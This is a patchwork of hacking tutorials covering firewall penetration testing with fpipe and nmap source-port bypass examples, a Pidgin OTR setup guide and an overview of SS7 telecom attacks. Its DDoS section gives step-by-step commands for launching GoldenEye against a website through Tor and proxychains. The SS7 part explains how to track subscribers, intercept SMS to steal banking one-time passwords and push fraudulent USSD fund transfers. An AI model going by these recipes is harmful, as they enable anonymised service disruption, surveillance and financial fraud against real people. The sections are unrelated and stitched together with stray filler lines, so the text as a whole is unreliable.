Testing for port redirection is an important step that can allow further compromise of a given network. If a desired port is not accessible directly, port redirection techniques can be used to circumvent the denial of access.


If the tester manages to compromise a target system and wants to bypass the firewall, he or she can install a port redirecting tools such as Fpipe or Datapipe and listen to certain port numbers.

```
fpipe -l 53 -s 53 -r 80 192.168.1.101
This would set the program to listen for connections on port 53 and
when a local connection is detected a further connection will be
made to port 80 of the remote machine at 192.168.1.101 with the
source port for that outbound connection being set to 53 also.
Data sent to and from the connected machines will be passed through.
```

Once the traffic to the ports is sniffed, it can be redirected to the compromised machine.

Step 10. External And Internal Testing

Performing external and internal penetration tests is not always required when testing the firewall, however, it does provide a more realistic approach of how a malicious actor may attack your systems.



An external penetration test researches and attempts to exploit vulnerabilities that could be performed by an external user without proper access and permissions.

An internal penetration test is similar to a vulnerability assessment, however, it takes a scan one step further by attempting to exploit the vulnerabilities and determine what information is actually exposed.

In order to cover both sides, the tester will send packets from outside of the network and analyze the received packets inside the network.

Step 11. Test For Covert Channels

A covert channel is a hidden communication connection that allows hackers to remain stealthy. Mostly used for concealing activities and extracting valuable or sensitive data from a company, covert channels are created by installing a backdoor on a compromised machine inside the network.

Once installed, a reverse shell can be created to establish a connection with the outside machine belonging to the hacker. One way of doing this is with the use of the popular hacking platform Metasploit.


To test whether establishing a covert channel is doable, the penetration tester will:

- Identify firewall rules with the help of Firewalk.
- Attempt to reach systems behind the firewall.
- Examine the response of the arriving packets.

Step 12. HTTP Tunneling

HTTP tunneling method consists of encapsulating traffic with HTTP protocol and is often used when there is restricted access to a device that sits behind a firewall or a proxy.

In this scenario, **HTTPPort tool** can be used to send POST requests to the HTTP server by specifying hostname, port number and path. As the nature of **HTTPPort**'s functionality has the ability to bypass HTTP proxies, the only obstacle left is the enabled connect methods on the proxy itself.



If the CONNECT HTTP method is enabled, creating a HTTP tunnel is easy. However, if the CONNECT method is disabled, a remote host mode must be used but requires a significant amount of effort to accomplish.

13. Identify Firewall Specific Vulnerabilities

If you were wondering how to ensure there are no vulnerabilities in your firewall, the answer is making sure no misconfigurations are present. As this is the main reason hackers manage to penetrate the network, configuring your firewall properly is the most important step you can take.

In some cases, printing or file-sharing services are left enabled on certain open ports and allow hackers to bypass the firewall through that vector. Disabling services that are not needed and checking firewall configuration is the only way to ensure safety.

Bypassing a Firewall

Bypassing Firewall Rules

While mapping out firewall rules can be valuable, bypassing rules is often the primary goal. Nmap implements many techniques for doing this, though most are only effective against poorly configured networks. Unfortunately, those are common. Individual techniques each have a low probability of success, so try as many different methods as possible. The attacker need only find one misconfiguration to succeed, while the network defenders must close every hole.

Detects a vulnerability in netfilter and other firewalls that use helpers to dynamically open ports for protocols such as ftp and sip.

The script works by spoofing a packet from the target server asking for opening a related connection to a target port which will be fulfilled by the firewall through the adequate protocol helper port. The attacking machine should be on the same network segment as the firewall for this to work. The script supports ftp helper on both IPv4 and IPv6. Real path filter is used to prevent such attacks.

Source Port Manipulation

One surprisingly common misconfiguration is to trust traffic based only on the source port number. It is easy to understand how this comes about. An administrator will set up a shiny new firewall, only to be flooded with complaints from ungrateful users whose applications stopped working. In particular, DNS may be broken because the UDP DNS replies from external servers can no longer enter the network. FTP is another common example. In active FTP transfers, the remote server tries to establish a connection back to the client to transfer the requested file.

Secure solutions to these problems exist, often in the form of application-level proxies or protocol-parsing firewall modules. Unfortunately there are also easier, insecure solutions. Noting that DNS replies come from port 53 and active FTP from port 20, many administrators have fallen into the trap of simply allowing incoming traffic from those ports. They often assume that no attacker would notice and exploit such firewall holes. In other cases, administrators consider this a short-term stop-gap measure until they can implement a more secure solution. Then they forget the security upgrade.

Overworked network administrators are not the only ones to fall into this trap. Numerous products have shipped with these insecure rules. Even Microsoft has been guilty. The IPsec filters that shipped with Windows 2000 and Windows XP contain an implicit rule that allows all TCP or UDP traffic from port 88 (Kerberos). Apple fans shouldn't get too smug about this because the firewall which shipped with Mac OS X Tiger is just as bad. Jay Beale discovered that even if you enable the “Block UDP Traffic” box in the firewall GUI, packets from port 67 (DHCP) and 5,353 (Zeroconf) pass right through. Yet another pathetic example of this configuration is that Zone Alarm personal firewall (versions up to 2.1.25) allowed any incoming UDP packets with the source port 53 (DNS) or 67 (DHCP).

Nmap offers the -g and --source-port options (they are equivalent) to exploit these weaknesses. Simply provide a port number, and Nmap will send packets from that port where possible. Nmap must use different port numbers for certain OS detection tests to work properly. Most TCP scans, including SYN scan, support the option completely, as does UDP scan. In May 2004, JJ Gray posted example Nmap scans to Bugtraq that demonstrate exploitation of the Windows IPsec source port 88 bug against one of his clients. A normal scan, followed by a -g 88 scan.

Script Arguments

firewall-bypass.helper

The helper to use. Defaults to ftp. Supported helpers: ftp (Both IPv4 and IPv6).

firewall-bypass.targetport

Port to test vulnerability on. Target port should be a non-open port. If not given, the script will try to find a filtered or closed port from the port scan results.

firewall-bypass.helperport

If not using the helper's default port.

Example Usage

```
nmap --script firewall-bypass <target>
nmap --script firewall-bypass --script-args firewall-bypass.helper="ftp",
firewall-bypass.targetport=22 <target>
```

Script Output

Host script results:

```
|_ firewall-bypass:
|   Firewall vulnerable to bypass through ftp helper. (IPv4)
```

Bypassing Windows IPsec filter using source port 88

```
# nmap -sS -v -v -Pn 172.25.0.14
Starting Nmap ( http://nmap.org )
Nmap scan report for 172.25.0.14
Not shown: 1658 filtered ports
PORT      STATE SERVICE
88/tcp    closed  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds

# nmap -sS -v -v -Pn -g 88 172.25.0.14
Starting Nmap ( http://nmap.org )
Nmap scan report for 172.25.0.14
Not shown: 1653 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1027/tcp  open  IIS
1433/tcp  open  ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

IPv4 and IPv6 scans

```
Starting Nmap ( http://nmap.org )
Nmap scan report for kame220.kame.net (203.178.141.220)
Not shown: 984 closed ports
Port      State     Service
19/tcp    filtered chargen
21/tcp    open      ftp
22/tcp    open      ssh
53/tcp    open      domain
80/tcp    open      http
111/tcp   filtered sunrpc
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
513/tcp   filtered login
514/tcp   filtered shell
2049/tcp  filtered nfs
2401/tcp  open      cvspserver
5999/tcp  open      ncd-conf
7597/tcp  filtered qaz
31337/tcp filtered Elite

Nmap done: 1 IP address (1 host up) scanned in 34.47 seconds

> nmap -6 www.kame.net

Starting Nmap ( http://nmap.org )
Nmap scan report for 3ffe:501:4819:2000:210:f3ff:fe03:4d0
Not shown: 994 closed ports
Port      State     Service
21/tcp    open      ftp
22/tcp    open      ssh
53/tcp    open      domain
80/tcp    open      http
111/tcp   open      sunrpc
2401/tcp  open      cvspserver

Nmap done: 1 IP address (1 host up) scanned in 19.01 seconds
```

Conclusion

The main purpose of performing firewall penetration testing is to prevent unauthorized access to the internal network from the internet. Depending on the type of firewall, most represent a traditional stateless firewall or a next-generation firewall, which remembers the state of all connections.

The success of any firewall penetration test depends on multiple factors. Making sure firewall policies and rules are configured properly will greatly reduce the attack success and prevent most unauthorized connection attempts.

Using security scanners such as Nmap, Hping and Netcat to enumerate and fingerprint the firewall will provide various information about the firewall, its access control lists and the state of its ports. Most decisions and actions a penetration tester will take will depend on these firewall responses.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

IV) DDOS

What is DDOS attack?

A type of attack where Multiple compromised systems attacking a single target, which denies access to the service of target system's legitimate user's.

In this Lesson, we are to discuss the carried in performing a DDOS attack from Kali Linux.

Required Tools

- **EtherApe** - A graphical network monitor, which displays network activity graphically. Hosts and links change in size with traffic. Color coded protocols display.
- **Service Tor** - Tor allows clients and relays to offer hidden services. That is, you can offer a web server, SSH server, etc., without revealing your IP address to its users.
- **Proxychains** - Latest version of Proxychains support SOCKS5, SOCKS4, and HTTP CONNECT proxy servers. Proxychains can be mixed up with a different proxy types.
- **GoldenEye** - GoldenEye a python app designed for Security Testing Purpose only.

How to Perform DDOS Website attack

Step1 : Run etherape `root@kali:~# etherape`,
it prompts a popup window which displays network activity graphically.

Step2: Run TOR Service now `root@kali:~# service tor start`

Step3: Download Goldeneye <https://github.com/jseidl/GoldenEye>
`root@kali:~# wget https://github.com/jseidl/GoldenEye`

Step4: Once Downloaded Unzip it as a folder
`root@kali:~# unzip GoldenEye-master.zip`

Step5: Launch the attack

```
root@kali:~/GoldenEye-master# proxychains ./goldeneye.py http://testdomain.com
```

If you encounter any problems or other compatibility issues, please feel free to comment.

Common Defenses against DDOS attack

- Decrease Per IP connection rate.
 - Use IDS, Web-application firewalls.
 - Tweak Connection per IP threshold.
- .
- .
- .
- .
- .
- .
- .
- .
- .
- .
- .
- .
- .
- .
- .
- .
- .

V) USING IRC

What is IRC ?

Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in the form of text. The chat process works on a client/server networking model. IRC clients are computer programs that users can install on their system or web based applications running either locally in the browser or on a third party server. These clients communicate with chat servers to transfer messages to other clients. IRC is mainly designed for group communication in discussion forums, called channels, but also allows one-on-one communication via private messages as well as chat and data transfer, including file sharing.

Install & Use a Secure IRC Client with OTR

OTR does all the right things to make your instant messages secure; AES encryption, Diffie-Hellman key exchange, and SHA-1 hash.

OTR provides us the security we need to communicate freely:

- **Authentication:** You can be certain the person you are talking to is who they say they are.
- **Deniability:** After a chat session ends, no one can identify either end of the conversation.
- **Encryption:** No one can read your messages en route.
- **Perfect Forward Security:** If your private keys are intercepted or otherwise obtained by a third party, your previous conversations will not be compromised.

If you need any testimonials as to the security of OTR, when Edward Snowden was being hunted down by the NSA in Hong Kong and Russia, he would ONLY communicate by OTR and, of course, he remained free. If that's not a testimonial to its security, I don't know what would be.

OTR is really a protocol for secure IRC communication. As such, many IRC clients use OTR if properly configured, while others require a plugin to use OTR. In this tutorial, we will be installing Pidgin with the OTR plugin.



Step1) Install Pidgin with OTR

The first thing we need to do is install a client with OTR. I have chosen Pidgin because it is widely used and has an OTR plugin. Of course, many other IRC clients have OTR plugins and you are free to use those.

We can get Pidgin and OTR together from the Kali repository by typing;

```
kali > apt-get install pidgin-otr
```

```
root@kali:~# apt-get install pidgin-otr
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libotr2 libperl5.14 libpurple0 perl perl-base perl-modules pidgin
  pidgin-data
Suggested packages:
  libotr2-bin perl-doc libpod-plain-perl
The following NEW packages will be installed:
  libotr2 pidgin pidgin-otr
The following packages will be upgraded:
  libperl5.14 libpurple0 perl perl-base perl-modules pidgin-data
6 upgraded, 3 newly installed, 0 to remove and 330 not upgraded.
Need to get 16.0 MB/16.2 MB of archives.
After this operation, 2,163 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://http.kali.org/kali/ kali/main perl i386 5.14.2-21+deb7u2 [3,690 kB]
Get:2 http://http.kali.org/kali/ kali/main libperl5.14 i386 5.14.2-21+deb7u2 [73
2 kB]
Get:3 http://http.kali.org/kali/ kali/main perl-modules all 5.14.2-21+deb7u2 [3,
442 kB]
Get:4 http://http.kali.org/kali/ kali/main libpurple0 i386 2.10.10-1~deb7u1 [1,4
70 kB]
```


As it installs, it will look something like this. Make certain to answer "y" when prompted.

```
File Edit View Search Terminal Help
Unpacking replacement libpurple0 ...
Preparing to replace pidgin-data 2.10.9-1~deb7u1 (using .../pidgin-data_2.10.10-1~deb7u1_all.deb) ...
Unpacking replacement pidgin-data ...
Selecting previously unselected package pidgin.
Unpacking pidgin (from .../pidgin_2.10.10-1~deb7u1_i386.deb) ...
Selecting previously unselected package pidgin-otr.
Unpacking pidgin-otr (from .../pidgin-otr_3.2.1-3+deb7u1_i386.deb) ...
Processing triggers for man-db ...
Processing triggers for hicolor-icon-theme ...
Processing triggers for gconf2 ...
Processing triggers for desktop-file-utils ...
Processing triggers for gnome-menus ...
Processing triggers for menu ...
Setting up libperl5.14 (5.14.2-21+deb7u2) ...
Setting up libotr2 (3.2.1-1+deb7u1) ...
Setting up pidgin-data (2.10.10-1~deb7u1) ...
Setting up libpurple0 (2.10.10-1~deb7u1) ...
Setting up pidgin (2.10.10-1~deb7u1) ...
Setting up pidgin-otr (3.2.1-3+deb7u1) ...
Setting up perl-modules (5.14.2-21+deb7u2) ...
Setting up perl (5.14.2-21+deb7u2) ...
Processing triggers for menu ...
root@kali:~#
```

When it has completed installing all the necessary components and libraries, it will look something like the above.

Step2) Open Pidgin

Now that we have installed Pidgin, it will be installed on our Kali GUI at Applications -> Internet -> Pidgin Internet Messenger, as seen below.




When you click on Pidgin, you will be greeted by a screen like that below—click on Add to add an account to Pidgin.




Step3) Add Accounts

In this case, I am adding my IRC (protocol) account under the username "otw" to the freenode.net server. Of course, use your own username and password. Also, you can use the Pidgin client on any "chat" protocol including AIM, Google Talk, ICQ, MSN, Yahoo, and others.



When I click "Add," it opens a Buddy List and a screen to enter more accounts.



Step4) Add the OTR Plugin

Next, we need to add the OTR plugin to our Pidgin client. On the Buddy List, click on Tools -> Plugins -> Off-the-Record, then click "Configure Plugin."

Now check the button next to the OTR then click close, and close again to enable the plugin. Make certain that the checkboxes "Enable private messaging" and "Automatically initiate private messaging" are checked. Then will automatically encrypt your communication when using this client. I would also suggest that you check "Don't log OTR conversations" so that no record exists of your conversation.

Lastly, we need to generate private keys. From the same OTR Plugin configuration screen, click on the "Generate." Be patient, this can take awhile.

•
•
•
•
•
•
•
•
•

VI) SS7

SS7 Hack is the process of getting calls or SMS for a subscriber, on another mobile number or in an application. For many services (e.g social media apps etc.), if the person is using a verification of SMS or a call.

Since call and SMS can be routed to another number then you should know SS7 hack is possible.

SS7 vulnerability exposes network users to Voice and SMS hack, also when this vulnerability gets exploited, the attacker can get the real-time location of a person of the victim.

SS7 hack is not simple as it looks, some people claim to install software and then just enter phone number to hack SMS or calls, NO, it doesn't work that way.

Vulnerabilities in SS7 based mobile networks allow an intruder with basic skills to perform dangerous attacks that may lead to direct subscriber financial loss, confidential data leakage or disruption of communication services. During network security testing, Positive Technologies experts managed to perform such attacks as discovering a subscriber's location, disrupting a subscriber's service, SMS interception, Unstructured Supplementary Service Data (USSD) forgery requests (and transfer of funds as a result of this attack), voice call redirection, conversation tapping and disrupting the availability of a mobile switch. The testing revealed that even the top 10 telecommunications companies are vulnerable to these attacks. Moreover, there are reported cases of such attacks internationally, including discovering a subscriber's location and eavesdropping on conversations.

Common characteristics of these attacks:

- + An intruder doesn't need sophisticated equipment. Positive Technologies used a popular Linux based computer and a publicly available SDK for generating SS7 packets.
- + After performing an initial attack using SS7 commands, the intruder is able to execute additional attacks using the same methods. For instance, if an intruder

manages to determine a subscriber's location, only one further step is required to intercept SMS messages, commit fraud, etc.

+ Attacks are based on legitimate SS7 messages. Therefore, you cannot simply filter messages as it may have a negative impact on the overall quality of service.

RESEARCH METHODOLOGY

Prerequisites for an attack

Most SS7 network attacks are based on the main principle of cellular telecommunication networks: subscriber mobility. First, for the a to reach a subscriber, data about the subscriber's location must be stored and updated in the system. Second, subscriber mobility requires that services be available any place within a home area and while roaming on partner networks.

The exchange of subscriber information between mobile carriers is done using SS7 messages, are commonly used by most operators. An attacker can be anywhere. Messages can be sent from any country to any network. At the same time certain message types must be passed to ensure roaming or long-distance communication.

An attacker's profile

An attacker can be a person or a group of people sufficiently qualified to build a node to emulate that of a mobile operator. To access an SS7 network, attackers can acquire an existing provider's connection on the black (underground) market and obtain authorization to operate as a mobile carrier in countries with lax communications' laws.

In addition, any hacker who happens to work as a technical specialist at a telecommunications operator, would be able to connect their hacking equipment to the company's SS7 network. In order to perform certain attacks, legitimate functions of the existing communication network equipment must be used. There is also an opportunity to penetrate a provider's network through a cracked edge device (GGSN or a femtocell).

RESEARCH SUMMARY

Each of the following scenarios carries a medium level of difficulty to execute the attack. While the likelihood that a bad actor could repeat each of the following attacks is high.

1 . IMSI disclosure

Goal:

Analyze a service provider's network to obtain subscriber information.

Description:

In mobile networks, subscribers are identified by the international mobile subscriber identity (IMSI), which is considered confidential information. This attack is based on requesting the Mobile Switching Center (MSC) Visitor Location Register (VLR) address, and the IMSI. The request is part of the SMS delivery protocol, which allows the source network to receive information about the subscriber's location for further routing of the message. The initial data includes the target subscriber number




Figure 1. Exposing IMSI

Result:

In case of successful exploitation, an attacker obtains the following data:


- + Subscriber's IMSI
- + Servicing MSC/VLR address
- + Home Location Register (HLR) address where the subscriber's account data is located

The MSC/VLR address will determine the subscriber's location down to the regional level. Moreover, the intruder can use the obtained data in more complex attacks (as described below).

3. Discovering a subscriber's location

Goal: Determine the subscriber's location

Description: This attack is based on an unauthorized request of the subscriber's location. Received data is commonly used for real-time tariffing of the subscriber's incoming calls. The initial data is the IMSI and current MSC/VLR address, which can be obtained by conducting a successful Attack 1.



Result: The intruder obtains the CGI, which consists of:

- + Mobile Country Code (MCC)
- + Mobile Network Code (MNC)
- + Location Area Code (LAC)
- + Cell Identity (CID)

There are a number of services available on the Web that allow determining a base station's location using these identifiers. In cities and urban areas, the accuracy of a subscriber's location can be determined within a few hundred meters.

3. Disrupting subscriber service

Goal: Block a subscriber from receiving incoming calls and text messages

Description: This attack requires registering a subscriber within a fake MSC/VLR coverage zone. A similar process happens when a subscriber is registered for roaming in a partner network. Again, the initial data used is the IMSI and current MSC/VLR address.




Figure 3. Blocking subscriber service

Subscriber

Result: Although the phone indicates connectivity to the network, the subscriber cannot receive calls or text messages. Subscriber services remain blocked until he/she travels to another MSC/VLR area, reboots the phone or makes an outgoing call.

4. Intercepting incoming SMS messages

Goal: Intercept a subscriber's incoming SMS messages

Description : This attack is an extension of Attack 3 and does not require additional actions by the attacker.




Figure 4. Intercept incoming SMS messages

Result: After registering the subscriber with the fake MSC/VLR, SMS messages intended for the subscriber are instead sent to the attacker's host.

The attacker is able to:

- + send a confirmation that the message was received (it will look to the sender as if the message was delivered)
- + re-register the subscriber to the previous switch so that he/she also gets the message.
- + send a confirmation to the sender, re-register the subscriber to the previous switch and send him/her an altered message

The attack can be used to:

- + steal one-time mobile banking passwords delivered as SMS messages
- + Intercept or recover passwords used for various internet services (email, social networks, etc.)

5.USSD request manipulation

Goal: Send USSD requests directly to HLR

Description: This attack is a good example of using a legitimate message with a USSD request sent from VLR to HLR. The initial data is the target subscriber number, the HLR address and the USSD string. The subscriber number is usually known from the beginning. The HLR address can be obtained as outlined in 1 and USSD requests are described on the service provider's site.




Figure 5. USSD request manipulation

Result: The most dangerous scenario related to this attack would be sending a request to transfer funds between a subscriber's accounts. Such an action might go unnoticed for quite some time, even if the service provider sends an SMS notification about the transaction. Further, to block any such notification, an attack could combine this attack with the one described in attack 4.

6. Subscriber Profile Manipulation in VLR

Goal: Spoof the network with fake subscriber profile data

